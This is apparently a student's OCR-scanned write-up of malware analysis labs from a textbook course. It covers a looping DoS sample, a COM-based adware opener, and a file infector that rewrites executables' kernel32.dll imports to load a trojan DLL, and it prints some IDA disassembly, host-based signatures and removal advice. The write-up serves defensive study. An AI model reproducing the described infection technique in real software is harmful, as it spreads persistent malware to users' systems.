This routine attempts to open the URL http://www.malwareanalysisbook.com which leads us to believe that this is some sort of Denial of Service (DoS) program, which when multiple machines have this setup will cause a DDoS against http://www.malwareanalysisbook.com


vi. When will this program finish executing?

Looking back at the looping function mentioned previously, this function has no compare statement, and is an unconditional jump statement which runs the routine again. Based on this the program will never finish executing.

b. Analyze the malware found in the file Lab07-02.exe.

i. How does this program achieve persistence?


When examining the program, we can’t see any evidence of persistence being created. The program shows no evidence or strings relating to creation of common persistence mechanisms such as run keys, scheduled tasks, services, or startup files.




ii. What is the purpose of this program?
After open lab 07-02.exe files in IDA it will show

Based on the program executing OleInitialize, we can infer that this has execution of a COM Object, as this initialises the COM Library.

By viewing further we can see this indeed creates an object which is then passed execution of the string: http://www.malwareanalysisbook.com/ad.html






Based on this we can begin to assume this initialises a COM object (likely Internet Explorer) and uses this to open a URL with ad.html, which may infer this is associated with an advertisement. By running the executable we can confirm our assumptions are correct.

iii. When will this program finish executing?
The program finishes executing after it is run and the webpage is opened. It's likely this is part of adware which has been dropped on a users machine, potentially as part of further bundled software or malware.


c. For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL, Lab07-03.dll, prior to executing. This is important to note because the mal- ware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)

i. How does this program achieve persistence to ensure that it continues running when the computer is restarted?




When examining the program and associated DLL we once again cannot see any obvious evidence of persistence; however there's some elements which raise suspicions. First off the program shows reference to the DLL supplied with it (Lab07-03.dll), in addition to a well-known Windows DLL of kernel32.dll.


y examining the rest of the application, we can see reference to a similar, yet different DLL name of kerne132.dll, and reference to the supplied Lab07-03.dll DLL being copied into a file with this name at C:\Windows\System32 before we see a reference to subdirectories within C:\.




By looking inside the function call to sub_4011E0, within this we can see a statement that indicates files are being checked within C:* which was passed to the program.



At this point a lot of comparisons and jump statements occur; however, this is of no interest to our analysis. By searching further within this function, we can see that a comparison occurs that checks if a file is a .exe, and if not a jump occurs.




Based on this we can infer that something the file system located at C:\ is being recursively checked for .exe files, and if one is found something occurs. By checking the function sub_4010A0 which runs if the jump is not performed, we can gather what occurs when an executable file is found. 3 key calls we find are CreateFile, CreateFileMapping, and MapViewOfFile.




```
; int __cdecl sub_4010A0(LPCSTR lpFileName)
sub_4010A0 proc near

lpBaseAddress= dword ptr -0Ch
hObject= dword ptr -8
var_4= dword ptr -4
lpFileName= dword ptr  4

sub     esp, 0Ch
push    ebx
mov     eax, [esp+10h+lpFileName]
push    ebp
push    esi
push    edi
push    0               ; hTemplateFile
push    0               ; dwFlagsAndAttributes
push    3               ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    1               ; dwShareMode
push    10000000h       ; dwDesiredAccess
push    eax             ; lpFileName
call    ds:CreateFileA
push    0               ; lpName
push    0               ; dwMaximumSizeLow
push    0               ; dwMaximumSizeHigh
push    4               ; flProtect
push    0               ; lpFileMappingAttributes
push    eax             ; hFile
mov     [esp+34h+var_4], eax
call    ds:CreateFileMappingA
push    0               ; dwNumberOfBytesToMap
push    0               ; dwFileOffsetLow
push    0               ; dwFileOffsetHigh
push    0F001Fh         ; dwDesiredAccess
push    eax             ; hFileMappingObject
mov     [esp+30h+hObject], eax
call    ds:MapViewOfFile
mov     esi, eax
test    esi, esi
mov     [esp+1Ch+lpBaseAddress], esi
jz      loc_4011D5
```


Based on this we can infer that if an executable file is located, it is is mapped into memory and can then be modified by this program. Looking further at the program we can see that it compares kernel32.dll to a location within the executable, and if it isnt found, it will jump and repeat the process. Where it is found it proceeds to copy a value referenced by dword_403010 over the top of it.



Looking into this IDA believes it is a DWORD value specified as '6E72656Bh'.




By converting this to an ASCII string using 'A' or Edit > Strings > ASCII, we can see that it translates to something more legible.




```
aKerne132_dll   db 'kerne132.dll',0      ; DATA XREF: sub_4010A0+EC↑o
                                         ; _main+1A8↑r ...
                db    0
                db    0
                db    0
; char aKernel32_dll[]
aKernel32_dll   db 'kernel32.dll',0      ; DATA XREF: sub_4010A0+CE↑o
                align 10h
; char a_exe[]
a_exe           db '.exe',0              ; DATA XREF: sub_4011E0+1C1↑o
                align 4
```

With this we can infer that the program searches for executables recursively within C:\, and when they're found it will open them, and directly in memory modify the file to replace any instances of kernel32.dll with kerne132.dll for persistence. Based on this we can infer the program is a type of file infector and uses the copied kerne132.dll (Lab07-03.dll) for its main payload. A brief look into Lab07-03.dll confirms that this has some form of C2 function and is likely a malicious implant used in tandem with this executable.



Question 2


ii. What are two good host-based signatures for this malware?



Two good host-based signatures for this malware include the presence of kerne132.dll on disk, and the presence of Mutex 'SADFHUHF' which can be found within Lab07-03.dll

iii. What is the purpose of this program?

From what we've gathered in question 1, we can conclude that this program is a file infector that infects executables on the system to load a malicious remote access trojan that connects back to the IP 127.26.152[.]13. By examining Lab07-03.dll, we can conclude that this trojan takes either the command sleep, or exec, which is used to start a process of interest.



iv. How could you remove this malware once it is installed?

Due to the malware infecting every executable on disk it is very difficult to remove. You could remove the malicious kerne132.dll from disk; however, it's likely this will be in

use by every process and be unable to be removed. Further if it is removed during deadbox analysis, it is likely the system will crash when booting due to no variant of kernel32.dll being present. To remediate you'll be able to modify kerne132.dll to be the legitimate kernel32.dll, or even change the malware actions and recompile to instead modify all executables to point to the legitimate kernel32.dll instead of kerne132.dll. As another resort it may be easier to rebuild the system or restore from backup.


d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques.

i. How can you get this malware to install itself?

For this use software names OllyDbg


Opening up the malware in OllyDbg open files select lab09-01.exe

we can see that it immediately pauses as soon as it hits the specified executable entry point.




By examining the function at address 0x403945 we can see that 3 arguments are available to be passed to the program and what looks to be the start of the main function.

Using F8 we can step over instructions of the program, and once we reach the instruction past 'GetCommandLine', we can see that EAX has been updated to reflect the program command line, which in this case was running the application without any arguments.

